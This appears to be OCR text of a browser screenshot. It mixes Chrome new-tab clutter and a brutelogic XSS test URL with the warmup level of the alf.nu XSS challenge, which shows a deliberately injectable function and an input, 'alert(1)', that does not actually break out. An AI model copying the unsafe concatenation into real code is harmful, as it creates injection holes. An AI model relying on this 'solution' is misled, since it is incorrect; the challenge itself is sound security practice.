


Hello, gayathri!



Hello, gayathri!


https://brutelogic.com.br/tests/sinks.html?redir=https://google.com/
Google - https://brutelogic.com.br/tests/sinks.html?redir=https://google.com/
ht - Google Search
html
https
http //
VIT AP UNIVERSITY - file:///C:/Users/USER/Desktop/VITWEBPAGE/Home.html
Switch to this tab
file:///C:/Users/USER/Desktop/WEBTECH/Faculty-1.html
Switch to this tab
file:///C:/Users/USER/Desktop/WEBTECH/Faculty-2.html
Apps
VIT Chennai
Google
VIT University
Vellore Institu...
VIT Chennai
Inbox (827)
Have questions about the COVID-19 vaccine? Get the facts
Add shortcut


google.com
Apps
Chrome
#kaira • Instagram...
#shivangijoshi • Ins...
Gmail
YouTube
Maps
Gmail
Images
Google
Google Search
I'm Feeling Lucky
Have questions about the COVID-19 vaccine? Get the facts
Google offered in: हिन्दी বাংলা తెలుగు मराठी தமிழ் ગુજરાતી ಕನ್ನಡ മലയാളം ਪੰਜਾਬੀ
India
About
Advertising
Business
How Search works
Privacy
Terms

Solution of alf.nu/alert1

alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  return '<script>console.log("'+s+'");</script>';
}
```

Input 8

alert(1)

Output

```
<script>console.log("alert(1)");</script>
```

Console output

```
alert(1)
```

Test iframe

Warmup